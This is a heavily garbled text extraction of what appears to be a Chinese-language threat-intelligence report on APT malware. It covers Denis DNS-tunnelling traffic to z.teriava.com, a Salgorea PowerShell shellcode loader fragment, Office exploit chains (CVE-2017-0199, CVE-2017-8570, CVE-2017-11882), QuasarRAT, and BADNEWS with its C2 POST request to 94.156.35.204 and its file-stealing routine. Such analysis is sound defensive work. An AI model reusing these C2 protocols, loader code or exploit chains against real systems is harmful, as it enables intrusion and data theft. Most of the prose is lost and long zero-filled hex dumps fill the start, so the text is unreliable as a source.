0012EC58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E970	00000000
0012EC68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E974	00000000
0012EC78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E978	00000000
0012EC88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E97C	00000000
0012EC98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E980	00000000
0012ECA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E984	00000000
0012ECB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E988	00000000
0012ECC8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E98C	00000000
0012ECD8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E990	00000000
0012ECE8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E994	00000000
0012ECF8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E998	00000000
0012ED08	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E99C	00000000
0012ED18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9A0	00000000
0012ED28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9A4	00000000
0012ED38	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9A8	00000000
0012ED48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9AC	00000000
0012ED58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9B0	00000000
0012ED68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9B4	00000000
0012ED78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9B8	00000000
0012ED88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9BC	00000000
0012ED98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9C0	00000000
0012EDA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9C4	00000000
0012EDB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9C8	00000000
0012EDC8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9CC	00000000
0012EDD8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9D0	00000000
0012EDE8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9D4	00000000
0012EDF8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9D8	00000000
0012EE08	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9DC	00000000
0012EE18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9E0	00000000
0012EE28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9E4	00000000
0012EE38	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9E8	00000000
0012EE48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9EC	00000000
0012EE58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9F0	00000000
0012EE68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9F4	00000000
0012EE78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9F8	00000000
0012EE88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9FC	00000000
0012EE98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E900	00000000
0012EEA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E904	00000000
0012EEB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E908	00000000
0012EEC8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E90C	00000000
0012EED8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E910	00000000
0012EEF8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E914	00000000
0012EF08	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E918	00000000
0012EF18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E91C	00000000
0012EF28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E920	00000000
0012EF38	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E924	00000000
0012EF48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E928	00000000
0012EF58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E92C	00000000
0012EF68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E930	00000000
0012EF78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E934	00000000
0012EF88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E938	00000000
0012EF98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E93C	00000000
0012EFA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E940	00000000
0012EFB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E944	00000000
0012EFC8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E948	00000000
0012EFD8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9	



89

19

3. DNS

Denis

Denis

DNS

3

1

a.

Base64

DNS

8.8.8.8

DNS

BotID

Queries

AAAAAFAkN.z.teriava.com: type NULL, class IN

Name: AAAAAAFAkN.z.teriava.com

[Name Length: 46]

Type: A (65535)

Class: IN (65535)

Source: 0x00000000

AAAAAFA	0030	00 00 00 00 00 00	20 41	41 41 41 41 41 41 41 41		A
AAAAAFA	0040	41 41 41 41 41 41 41 41	41 41	41 41 41 41 41 41 41 41	AAAAAFA	
z.teriav	0050	41 41 41 41 46 6b 4e 01	7a 07	74 65 72 69 61 76	AAAAFAkN.	
.....	0060	61 03 63 6f 6d 00 00 0a	00 01	00 00 00 00 00 00	a.com...	

90

20

b.C&C

BotID

BotID

zlib

789c

Answers

AAAAAIIgM.z.teriava.com: type NULL, class IN
Name: AAAAAIIgM.z.teriava.com

```

0000 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P V...F.
0001 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0002 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0003 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0004 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0005 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0006 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0007 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0008 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0009 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
000a 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ...

```

91

21

2E D9 95 62

0x2ED99562

Denis

C&C

BotID

c.

Denis C&C

zlib

Base64

Queries

LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY.AAAAAAwAAAA6AAAAeJwLc_ULdDy1MjeyMHQy
Name: LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY.AAAAAAwAAAA6AAAAeJwLc_ULdDy1

```

tmVYgQAA 0030 00 00 00 00 00 00 20 4c 74 6d 56 59 67 51 41 41 .....L
AAAAAA 0040 41 41 41 41 41 41 45 41 41 41 41 41 41 41 41 .....AAAAEAA
AAAAADwA 0050 41 41 41 41 41 4a 43 59 3e 41 41 41 41 41 44 77 41 .....AAAAJCY>
eJwLc_UL 0060 41 41 41 36 41 41 41 41 65 4a 77 4c 63 5f 55 4c .....AAA6AAAA
MHQydHRy 0070 44 64 59 31 4d 6a 65 79 4d 48 51 79 64 48 52 79 .....DdY1Mjey
LiIKLMkv 0080 54 4d 6e 4e 7a 4d 73 73 4c 69 6c 4b 4c 4d 6b 76 .....TMnNzMss
TOP_R2-i 0090 59 6e 42 69 41 41 20 67 54 4f 50 5f 52 32 2d 69 .....YnBiAA g
mBkYgKAA 00a0 56 39 6d 5a 47 56 6b 5a 6d 42 6b 59 47 4b 41 41 .....V9mZGVkZ

```

92

22

LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY

Base64

2E D9 95 62 04 00 00 00

00 00 01 00 00 00 "2E D9 95 62" BotID "04 00 00 00 00 01 00 00 00"

AAAAADwAAAA6AAAAeJwLc_ULdDy1MjeyMHQydHRyTMnNzMssLiIKLMkvYnBiAA.gTOP_R2-

iV9mZGVkZmBkYgKAAwD7vA2H

Base64

zlib

```

Memory 2
Address: 0x002EE3D0
0x002EE3D0 56 45 4e 55 53 2d 32 37 32 38 31 42 31 41 42 41 VENUS-27281B1ABA
0x002EE3E0 64 6d 69 6e 69 73 74 72 61 74 6f 72 00 42 00 00 dministrator.B..

```

93

23

BotID Base64

Queries

▸ LtmVYgAAAAAAAAAAAAAAAAAAAAJOW.z.teriava.com: type NULL, class IN

Name: LtmVYgAAAAAAAAAAAAAAAAAAAAJOW.z.teriava.com

[Name Length: 46]

0030	00 00 00 00 00 00	20 4c 74 6d 56 59 67 41 41 41	 L tmVYgAAA
0040	41 41 41 41 41 41	41 41 41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAA
0050	41 41 41 41 4a 4f	57 01 7a 07 74 65 72 69 61 76	AAAAJOW. z.teriav
0060	61 03 63 6f 6d 00	00 0a 00 01 00 00 00 00 00 00	a.com... ..

94

24

16

```

; enum CMDS, mappedto_64
CMD_API_RUN      = 1
CMD_FREE_LIB     = 2
CMD_PROC_START   = 3
CMD_READ_FILE    = 4
CMD_SHELL_RES    = 5
CMD_NONE         = 6
CMD_WRITE        = 7
CMD_ENUM_WINDOWS = 0Ah
CMD_SET_REG      = 0Bh
CMD_REG          = 0Ch
CMD_FIND         = 0Fh
CMDS_MOVE        = 10h
CMD_DELETE       = 11h
CMD_DRVS_INF     = 12h
CMD_CREATE_DIR   = 13h
CMD_REMOVE       = 14h

```

95

25

2

Denis

DNS

DNS

DNS

UNICODE

UNICODE

0 9 g 0 h 1

a f

a f

0	g	8	o
1	h	9	p
2	i	a	a
3	j	b	b
4	k	c	c
5	l	d	d
6	m	e	e
7	n	f	f

76 00

nmgg 6E 00

megg



96

26

http

dns

IP

97

27

IP

POST

host

referer

dns

98

28

loader	dll	dll	loader	dll	shellcode	
rastls.dll	OUTLFLTR.DAT		C:\Program Files\Symantec\Proxy\		rastlsc.exe	
Symantec		rastlsc.exe	Symantec	rastls.dll		
OUTLFLTR.DAT		rastls.dll	rastlsc.exe		OUTLFLTR.DAT	dll
dll		loader				



3

IC<Container

type>.<UID>.<Container>.<Server address>

IC1.MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS.LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4B
LY5J5TCVAW.tt.lookfofo.com

IC 1 Container type (Container)
Container type 1 4 2 3
4 MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS UID
IP Base32
LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW Container Base32
IACIMAOQ

4. Salgorea

2015

Salgorea 2017

powershell

2015 Salgorea

Word JPG

"

"

Bundle.rdb

msiexec.exe

Bundle.rdb

Salgorea

dll

dll

2017

powershell

shellcode

shellcode

dll

```
$binary = [Convert]::FromBase64String("6MBQBgD+/v7+u61dh3QR00YNH0a3V(
```

```
$signature=@'
```

```
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc
```

```
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread
```

99

29

2015

Bundle.rdb

1000ED5D

sub

eax, 148h

1000ED62

jz

loc_1000EDED

1000ED68

sub

eax, 40h

1000ED6B

jz

short loc_1000EDD3

1000ED6D

sub

eax, 1845h

1000ED72

jz

short loc_1000EDBB

1000ED74

sub

eax, 53h

1000ED77

jz

short loc_1000EDA3

1000ED79

sub

eax, 290Dh

1000ED7E

jz


short loc_1000ED8C

100

30



		101	31
	Bundle.rdb	2017 dll	C&C
		Salgorea	
Loader	2017	Powershell	



102

1

OLE
ppt

Start_chain_1

ppsx

ppt



103


2

ppsx

CVE-2017-0199

ppt

sct



104

3

sct

Powershell

putty.exe

Strategic_Chain.pdf



105

4


Entanglement ppsx

CVE-2017-0199

ppsx

Powershell

decoy ppt Powerpoint



106


5

2.

B

2018 3

CVE-2017-8570



107

6



108



7



109

8

2 Package

OLE

1

OLE

Package

OLE

Packager.dll

%TMP%


9

OLE

CVE-2017-8570

Scriptlet Moniker

sct



111

10

qrar

3. C

CVE-2015-2545

CVE-2017-0261

BADNEWS

	GOVERNMENT OF PAKISTAN MINISTRY OF INTERIOR NATIONAL DATABASE & REGISTRATION AUTHORITY Regional Head Office, New Zarghoon Road Quetta, Telephone: 081-9211854, Fax: 081-9211828	
NADRA/NRC/Policy- 7005-15		11 Dec 2017
REMINDER-III		
To: All Zonal Assistant Directors, All DAUs (NRCs/MRVs)		
ID: Technical Section Card Destruction Cell		
Subject: Disposal of Cards/ S...		

112

11

4.1.2. 2 专

QuasarRAT BADNEWS


1.QuasarRAT

A

B

QuasarRAT

Qihoo 360



113

12

QuasarRAT


C#

Loader

Loader

QuasarRAT

QuasarRAT



114

13

```

GetAccountType() : string @0600097A
GetAntivirus() : string @0600097F
GetCpu() : string @0600097C
GetFirewall() : string @06000980
GetGpu() : string @0600097E
GetId() : string @0600097B
GetLanIp() : string @06000984
GetMacAddress() : string @06000985
GetOperatingSystem() : string @06000979
GetPcName() : string @06000983
GetRam() : int @0600097D
GetUptime() : string @06000981
GetUsername() : string @06000982

```

115

14

C&C

C&C

```

.....QA.u...Nu...1...h.....Processor
(CPU). Intel(R) Core(TM) i5-6500 CPU @ 3.20G
Hz..Memory (RAM)..1023 MB..Video Card (GPU)..
VMware SVGA 3D..Username..PC Name.
..WIN-E4IQBFNH36E..Uptime..0d : 9h : 26m : 58s
..MAC Address..00:0C:29:DE:20:55..LAN IP Addr
ess..192.168.0.101..WAN IP ..111.193.
57.138..Antivirus..N/A..Firewall..N/A..C:\
..Total: 64.42GB Free: 53.47GB.....HA...

```

116

15

2. BadNews

C

BADNEWS

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe

%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll

%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe

VMwareCplLauncher.exe

vmtools.dll

dll

BADNEWS

MSBuild.exe

VMwareCplLauncher.exe

vmtools.dll vmtools.dll

BaiduUpdateTask1

MSBuild.exe

MSBuild.exe

hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml

```

<?xml-namespace="http://backend.userland.com/rss/">
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link href="http://www.w3.org/2003/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/atom+xml" />
<atom:link href="http://www.w3.org/2003/Atom" rel="self" href="http://feeds.rapidfeeds.com/79167/" type="application/atom+xml" />
<generator>
<description>
<pubDate>Tue, 01 Jul 2015 03:49:53 GMT</pubDate>
<docBaseURL>http://backend.userland.com/rss/</docBaseURL>
<generator>
<atom:feed>

```

117

16

“ [[” “]] ”
C&C

Base64

base64

C&C

uuid=[UUID] #un=[]#cn=[]#on=[] #lan=[IP]#nop=#ver=1.0

AES

DD1876848203D9E10ABCEEC07282FF37 +base64

//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php

base64

" = " " & "

```

POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 94.156.35.204
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

```

```

/sQ=YLaCTHRnqx8kDhkUmNBfPzF06Y&7/N=OoQIve0VmCZJkE4+Wc&FnwX=29WKCP7q6w9VIXm4nkTnsTk55vkNP1i0
+h0Fs1q5SskEnx8Q=&crc=e3a6

```

118

17

.xls .xlsx .doc .docx .ppt .pptx .pdf

edg499.dat

```
text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B6910B push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130: ; CODE XREF: findsensefile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 call collectfile
text:00B6913E add esp, 4
text:00B69141
text:00B69141 loc_B69141: ; CODE XREF: findsensefile+46↑j
; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153 loc_B69153: ; CODE XREF: findsensefile+35↑j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi
```

119

18

TPX498.dat

dat

AES

+base64

\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfGpXA0E.php

4.1.3

2017


4.1.3.1

2017

NamesOfMaldiviansReturning-1.doc

Names Of Maldivian Returning-1

-1



120

1

CVE-2017-11882

wp-sig

